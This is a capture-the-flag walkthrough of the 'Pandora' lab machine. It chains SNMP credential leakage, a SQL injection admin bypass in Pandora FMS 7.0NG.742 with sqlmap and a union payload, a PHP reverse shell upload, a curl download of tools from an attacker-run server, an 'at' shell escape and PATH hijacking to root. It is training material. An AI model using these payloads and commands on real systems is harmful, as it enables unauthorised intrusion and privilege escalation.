Pandora Writeup

Enumeration

So we will start with a nmap port scan on the machine using the following command:

```
nmap -sS -min-rate 5000 --open -vvv -n -Pn -p- pandora.htb -oG allPorts
```

We will discover the:

- 22/tcp open ssh
- 80/tcp open http

after analyzed all the page it seems like nothing interesting so far
So what i did was to make an UDP nmap port scan

```
nmap -sU --top-ports 100 --open -T5 -v -n pandora.htb`
```

Now we found the;

- 161/udp open snmp

SNMP

Now we are going to use snmpwalk tool to enumerate the target

```
snmpwalk -c public -v2c pandora.htb 1 > snmpwalk.txt
```

As you can see we are going to save the output in a .txt file so we can filter some information using grep, we also put a "1" next to the target IP, this is used to get a little bit more of data from the target.

Foothold

We will found the next line on the .txt file, it gave us the daniel's user credentials

`HOST-RESOURCES-MIB::hrSWRunParameters.1126 = STRING: "-u daniel -p HotelBabylon23"`

We can try those credentials to login via ssh to the target

```
ssh daniel@pandora.htb
```

It works! now that we are logged as daniel via ssh on the target, we will upgrade our shell using:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

We are in the Daniel´s directory, we can see there is also a Matt´s directory that contains the user flag, but we don't have permissions to read it.
And we also cant use the sudo command, so we have to check what we can do as Daniel on this machine.

I found the: "/var/www/pandora" directory, and it has a "pandora_console" directory on it, i found on the "pandora_console" directory a "pandoradb.sql" file, so i grepped by "Pass" to see if the file has any match.

```
CREATE TABLE IF NOT EXISTS `tpassword_history` (
`id_pass`  int(10) unsigned NOT NULL auto_increment,
`password` varchar(45) default NULL,
PRIMARY KEY  (`id_pass`)

... ... ...
... ...
...
```

As you can see there is a match that show us that theres a "tpassword_history" table on the db.
Now what i did was to upload "Linpeas" to enumerate the system.

> Output of Linpeas.sh

`Hostname, hosts and DNS`

```
pandora
127.0.0.1 localhost.localdomain pandora.htb pandora.pandora.htb
127.0.1.1 pandora

::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

nameserver 127.0.0.53
options edns0 trust-ad
```

So we will try to curl the next direction:
"[127.0.0.1 localhost.localdomain]"

```
curl http://localhost.localdomain/
```

Output:

`<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">`

```
curl http://localhost.localdomain/pandora_console/
```

It will show us a login page, so now we can try to establish a dynamic tunnel using ssh from a new terminal

```
ssh -L 80:127.0.0.1:80 daniel@pandora.htb
```

In this command the first port (80) we type will be our local port to which the second port we type (also 80), which is the port of the target machine of our interest, will "connect".

So now we are going to open Firefox and we are going to connect to the "localhost / 127.0.0.1" it does not matter which of those you connect, you will be automatically connected to the port 80. On the previous ssh command we can see that we established a tunnel on our port 80, so we will be able to see the login page.

We are able to see a version on the login page: "v7.0NG.742_FIX_PERL2020"

SQL Injection

So this guy shows how to exploit the sqli injection vulnerability on the pandora fms software.
https://blog.sonarsource.com/pandora-fms-742-critical-code-vulnerabilities-explained

The vuln is located in the chart_generator.php sessions_id parameter
So we are going to use sqlmap tool to see what info can we get from the machine databases

```
sqlmap --url="http://127.0.0.1/pandora_console/include/chart_generator.php?
session_id=''" --dbs
```

Output:

```
available databases [2]:
[*] information_schema
[*] pandora
```

```
sqlmap --url="http://127.0.0.1/pandora_console/include/chart_generator.php?
session_id=''" -D pandora --tables
```

we found an interesting table called "tpassword_history"

```
sqlmap --url="http://127.0.0.1/pandora_console/include/chart_generator.php?
session_id=''" -D pandora -T tpassword_history --columns
```

Output:

Column	Type
date_begin	datetime
date_end	datetime
id_pass	int(10) unsigned
id_user	varchar(60)
password	varchar(45)

So here we can select which of those columns we want to see using "--dump", in my case i want to see every columns but date_begin.

```
sqlmap --url="http://127.0.0.1/pandora_console/include/chart_generator.php?
session_id=''" -D pandora -T tpassword_history -C
date_end,id_pass,id_user,password --dump
```

Output:

date_end	id_pass	id_user	password
0000-00-00 00:00:00	1	matt	f655f807365b6dc602b31ab3d6d43acc
0000-00-00 00:00:00	2	daniel	76323c174bd49ffbbdedf678f6cc89a6

"Pandora FMS 742: Critical Code Vulnerabilities Explained" Says that: "The PHP function session_decode() is then used to load session data from $info['data'] and to populate it into the current $_SESSION.
This way, `any user can be impersonated including an administrator with full access privileges by loading its user ID`. As a result, the SQL Injection can be used to authenticate as any user."


So we will check the "tsessions_php" table.

```
sqlmap --url="http://127.0.0.1/pandora_console/include/chart_generator.php?
session_id=''" -D pandora -T tsessions_php --columns --dump
```

Output:

id_session	data	last_active
… … … … … … … … … …	… … … … … … … … … …	…. … …
g4e01qdgk36mfdh90hvcc54umq	"id_usuario I s:4:"matt";alert_msg I a:0:{}new_chat I b:0;""	1638796349
… … … … … … … … … …	… … … … … … … … … …	…. … …

We found the id_session of the "matt" user, and now we can log into the login page as **matt**.



Hello, congratulations, if you've arrived here you already have operational monitoring console. Remember that our forums and documentation are available 24x7 to get you out of any trouble. replace this message with a personalized one at Admin tools ->

It worked! Now we can set a password for the matt user, unfortunately we cant do so much stuff on this profile.

checking again the version of pandora there is a Pandora exploit on github
https://github.com/shyam0904a/Pandora_v7.0NG.742_exploit_unauthenticated
"Unauthenticated Sql-Injection that leads to dump database but this one impersonated Admin and drops a interactive shell"
A part of the code is:

```
#Exploit Injection
http://127.0.0.1/pandora_console/include/chart_generator.php?session_id=' union
SELECT 1,2,'id_usuario|s:5:"admin";' as data -- SgGO
```

So we adapted it to our case in the following way


```
http://127.0.0.1/pandora_console/include/chart_generator.php?
session_id=%27%20union%20SELECT%201,2,%27id_usuario|s:5:%22admin%22;%27%20endof%
20%20--%20endof
```

It is necessary to put some characters in hexadecimal to avoid syntax problems.

- %27 = '
- %22 = "
- %20 = (empty space)

```
http://127.0.0.1/pandora_console/include/chart_generator.php?session_id=' union
SELECT 1,2,'id_usuario|s:5:"admin";' endof  -- endof
```

In the code:
We set **"s:5"** because in the database the "id_usuario" for matt was: 4 and for daniel was: 6, and all we have to do is guess what "id_usuario" value was the correct for the admin`s user





Hello, congratulations, if you've arrived here you already have operational monitoring console. Remember that our forums and documentation are available 24x7 to get you out of any trouble. Yo replace this message with a personalized one at Admin tools ->

It worked! Now we are logged in as the **administrator** on the page, now we should set a password for this account.

Reverse shell


Now logged as an admin we can upload files into the machine.
We will upload a php-reverse-shell file to establish a reverse shell on our local machine.





performance.png	May 17, 2019, 10:02 am
photo.disabled.png	May 17, 2019, 10:02 am
photo.png	May 17, 2019, 10:02 am
php-reverse-shell.php	April 30, 2022, 11:48 pm
pixel_gray.png	May 17, 2019, 10:02 am
pixel_green.png	May 17, 2019, 10:02 am
pixel_red.png	May 17, 2019, 10:02 am

- We can see that our reverse shell has been uploaded in /pandora_console/images/




```
127.0.0.1/pandora_console/images/

people_1.png                     2020-01-03 03:22  3.7K
people_1_old.png                 2020-01-03 03:22   15K
people_2.png                     2020-01-03 03:22  3.1K
people_2_old.png                 2020-01-03 03:22   13K
percentile_item.disabled.png     2019-05-17 08:02  1.4K
percentile_item.png              2019-05-17 08:02   460
performance.png                  2019-05-17 08:02   477
photo.disabled.png               2019-05-17 08:02   415
photo.png                        2019-05-17 08:02   419
php-reverse-shell.php            2022-04-30 21:48  5.4K
pixel_gray.png                   2019-05-17 08:02   191
pixel_green.png                  2019-05-17 08:02   191
pixel_red.png                    2019-05-17 08:02   191
pixel_yellow.png                 2019-05-17 08:02   191
play.button.png                  2020-01-03 03:22  2.2K
plotchart.png                    2019-05-17 08:02   622
plugin.png                       2019-05-17 08:02   401
plugin_mc.png                    2019-05-17 08:02   401
plus.png                         2019-05-17 08:02   447
```

Make sure that you have changed the reverse shell file parameters, then start a netcat on your machine on the port that you have set in the php reverse shell file.

Lets execute our reverse shell using:

```
http://127.0.0.1/pandora_console/images/[Reverse_shell_file].php
```



```
❯ nc -lvnp 4444
Connection from 10.129.116.210:59054
Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 21:52:13 up  4:44,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
daniel   pts/2    10.10.14.123     19:56    1:56m  0.03s  0.03s -bash
uid=1000(matt) gid=1000(matt) groups=1000(matt)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
matt
$
```

Now we have established a reverse shell, lets upgrade it by using:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL + Z
stty raw -echo; fg
export TERM=xterm
```

now we can read the user flag

> matt@pandora:/home/matt$ ls
> `user.txt`
> matt@pandora:/home/matt$ cat user.txt
> `d2b6b568f4874d0a6e7a62e06f34fedf`

Privilege Escalation

Lets check if we are able to use "sudo" command

```
matt@pandora:/home/matt$ sudo -l
sudo: PERM_ROOT: setresuid(0, -1, -1): Operation not permitted
sudo: unable to initialize policy plugin
```

Lets upload the linux-exploit-suggester.sh tool

```
On our machine:
python3 -m http.server 8000
-----------------------------------------------------------------
On the target machine:
curl http://{OUR_IP}:8000/linux-exploit-suggester.sh -o exploit.sh
chmod +x exploit.sh
```

Make sure that the linux-exploit-suggester.sh is on the same directory where you are serving the http server
Do the same but now uploading "LinEnum"
Now lets do

```
./LinEnum.sh
```

to execute LinEnum

LinEnum Output:

```
[-] SUID files:
... ... ... ... ... ...
-rwsr-sr-x 1 daemon daemon 55560 Nov 12  2018 /usr/bin/at
... ... ... ... ... ...
```

https://gtfobins.github.io/gtfobins/at/#sudo

`It can be used to break out from restricted environments by spawning an interactive system shell.`
So lets try it:


```
echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
```

We will have to upgrade again our shell, but now we are able to use the "sudo" command

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

Remember that we have uploaded before into the daniel /home directory a "linpeas.sh" file, so lets use it
to enumerate again but this time logged in as matt.

In the output we have found an interesting binary



```
╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rwsr-x--- 1 root matt 16816 Dec  3 15:58 /usr/bin/pandora_backup
```

we also can found the binary by this command

```
find / -perm -u=s 2> /dev/null
```

Output:

```
... ... ... ... ....
/usr/bin/pandora_backup
... ... .... ... ...
```

So we can check what the binary does. Since the target machine does not have "strings" i downloaded the binary in my machine, and using strings i saw the following:

```
Now attempting to backup PandoraFMS client
tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*
```

The binary uses "tar" `so what we can try is Path Hijacking`
lets go to the /tmp directory and make a tar that contents a /bin/bash:
"echo "/bin/bash" > tar"
and let's increase the permissions of the files

```
chmod 777 tar
```

Now, follow these steps:

```
matt@pandora:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

matt@pandora:/tmp$ export PATH=/tmp:$PATH
matt@pandora:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

matt@pandora:/tmp$ /usr/bin/pandora_backup //executing the binary
PandoraFMS Backup Utility  //binary output
Now attempting to backup PandoraFMS client //binary output

root@pandora:/tmp# whoami
root
root@pandora:/tmp#
```

Now we are root!
we can check the root flag on the root directory

```
root@pandora:/tmp# cd /root
root@pandora:/root# ls
root.txt
root@pandora:/root# cat root.txt
13e4847b3c826c47e343dff0003c32aa
root@pandora:/root#
```
